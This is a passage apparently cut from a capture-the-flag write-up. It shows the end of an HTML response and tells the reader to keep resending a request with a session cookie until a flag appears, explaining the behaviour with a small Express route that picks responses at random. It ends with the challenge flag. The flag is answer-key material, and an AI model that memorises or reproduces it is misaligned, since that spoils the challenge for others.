25 26 27 maple{fake} 28 29 </div> 30 </div> 31 </body> 32 </html></pre>

we get the flag locally if it doesn't show flag first time just keep sending the request in the repeater or keep hitting F5 in the browser(use the connect.sid cookie) due to

```
app.get('/joi', util.auth, (req, res) => {
  const index = Math.floor(Math.random() * JOI_RESPONSES.length);
  return res.send(JOI_TEMPLATE(JOI_RESPONSES[index]));
});
```

which will not render the full content length.

maple{blade_runner_2049_jf834gnc_0YFR343V8}